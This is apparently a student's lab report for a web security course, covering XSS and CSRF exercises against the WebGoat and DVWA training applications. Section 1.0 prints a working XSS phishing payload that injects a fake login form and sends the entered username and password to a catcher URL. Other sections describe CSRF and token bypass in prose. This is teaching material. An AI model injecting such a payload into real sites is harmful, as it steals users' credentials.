Name:Ahmed Almass

Lab 7: Attacking Users

Web Application Security

Table of Contents

[Lab Outcome 2](#_Toc524601714)

[Background Reading 2](#_Toc524601715)

[Required Hardware/Software 2](#_Toc524601716)

[Introduction 2](#_Toc524601717)

[1.0 Phishing with XSS 2](#_Toc524601718)

[2.0 Stored XSS Attacks 2](#_Toc524601719)

[3.0 Reflected XSS Attacks 2](#_Toc524601720)

[4.0 More Cross-Site Scripting 2](#_Toc524601721)

[5.0 DOM-Based XSS 3](#_Toc524601722)

[6.0 Cross-Site Request Forgery 3](#_Toc524601723)

[7.0 CSRF Prompt By-Pass 3](#_Toc524601724)

[8.0 CSRF Token By-Pass 3](#_Toc524601725)

Web Application Security

Lab 7: Attacking Users

# Lab Outcome

Target users using cross-site scripting and other techniques.

Background Reading

Read the textbook sections listed in the Course Schedule.

Required Hardware/Software

* WebGoat v7.1
* Burp


# Introduction

You can gain access to data and functionalities without directly attacking the web application on the server. Targeting users of the application by leveraging different vulnerabilities can achieve the same results and more.

# 1.0 Phishing with XSS

In WebGoat, complete the **Cross-Site Scripting (XSS) > Phishing with XSS** lesson.


The goal is to use XSS for phishing attempt.




Injecting this scrept into the Search texti input.

</form><script>function hack(){ XSSImage=new Image; XSSImage.src="[http://localhost/WebGoat/catcher?PROPERTY=yes&user="+](https://l.messenger.com/l.php?u=http%3A%2F%2Flocalhost%2FWebGoat%2Fcatcher%3FPROPERTY%3Dyes%26user%3D%2522%2520&h=AT3jag3eqO-sJghkP99LFo-Ghv_ZQCTBqAY_O_4lYXrNrpHjbHvp1eo4j5MTFmoy6uWFP5F41_nRuzNt_wyY4lH_lMkfKXX3rOK3ncCBov_S9wutUMYMan50UIwiAA) document.phish.user.value + "&password=" + document.phish.pass.value + ""; alert("Had this been a real attack... Your credentials were just stolen. User Name = " + document.phish.user.value + "Password = " + document.phish.pass.value);} </script><form name="phish"><br><br><HR><H3>This feature requires account login:</H3 ><br><br>Enter Username:<br><input type="text" name="user"><br>Enter Password:<br><input type="password" name = "pass"><br><input type="submit" name="login" value="login" onclick="hack()"></form><br><br><HR>

Out put tis asking user to login.






# 2.0 Stored XSS Attacks

In WebGoat, complete the **Cross-Site Scripting (XSS) > Stored XSS Attacks** lesson.

Inputing a malcous script into an email could pontentilly get the user to load an undesirable page or even content.

# 






# 3.0 Reflected XSS Attacks

In WebGoat, complete the **Cross-Site Scripting (XSS) > Reflected XSS Attacks** lesson.


# 

# 





# 4.0 More Cross-Site Scripting


1. Start the DVWA VM and set it to Low security. (Try Medium and High as practice as well.)



1. Exploit the section XSS (Reflected).








1. Exploit the section XSS (Stored).

# 

# 5.0 DOM-Based XSS

In WebGoat, complete the **AJAX Security > DOM-Based cross-site scripting** lesson.

The objective is to use the activate button.




By checking the html source code using inspect on firefox. I was capable to see the operation.



By removing [ disabled=’’’] I was able to use the button.








# 6.0 Cross-Site Request Forgery

In WebGoat, complete the **Cross-Site Scripting (XSS) > Cross Site Request Forgery (CSRF)** lesson.

The objective is to send an email that uses an html Image tag. By clicking the email the image with be executed which will also excute the code behind the scene.









# 7.0 CSRF Prompt By-Pass

In WebGoat, complete the **Cross-Site Scripting (XSS) > CSRF Prompt By-Pass** lesson.

Basically same thing as the previous lesson but instead of having one url there is 2 with 2 seprate images which does its operations.










# 8.0 CSRF Token By-Pass

In WebGoat, complete the **Cross-Site Scripting (XSS) > CSRF Token By-Pass** lesson.

Similar to CSRF lessons but uses Token-based request authentication. By checking the source codes for the capability to tranfer funds in which the token comes in. Writing a script that will create frames for its operation that also appends the tokens.

**9.0 Sign-Off – Lab 7: Attacking Users**

Detach this page and submit it to your instructor to indicate you completed all sections.

Name:

Student ID:

|  |  |
| --- | --- |
| **Section** | **Instructor Initials** |
| 1.0 Phishing with XSS |  |
| 2.0 Stored XSS Attacks |  |
| 3.0 Reflected XSS Attacks |  |
| 4.0 More Cross-Site Scripting – 1 |  |
| 4.0 More Cross-Site Scripting – 2 |  |
| 5.0 DOM-Based XSS |  |
| 6.0 Cross-Site Request Forgery |  |
| 7.0 CSRF Prompt By-Pass |  |
| 8.0 CSRF Token By-Pass |  |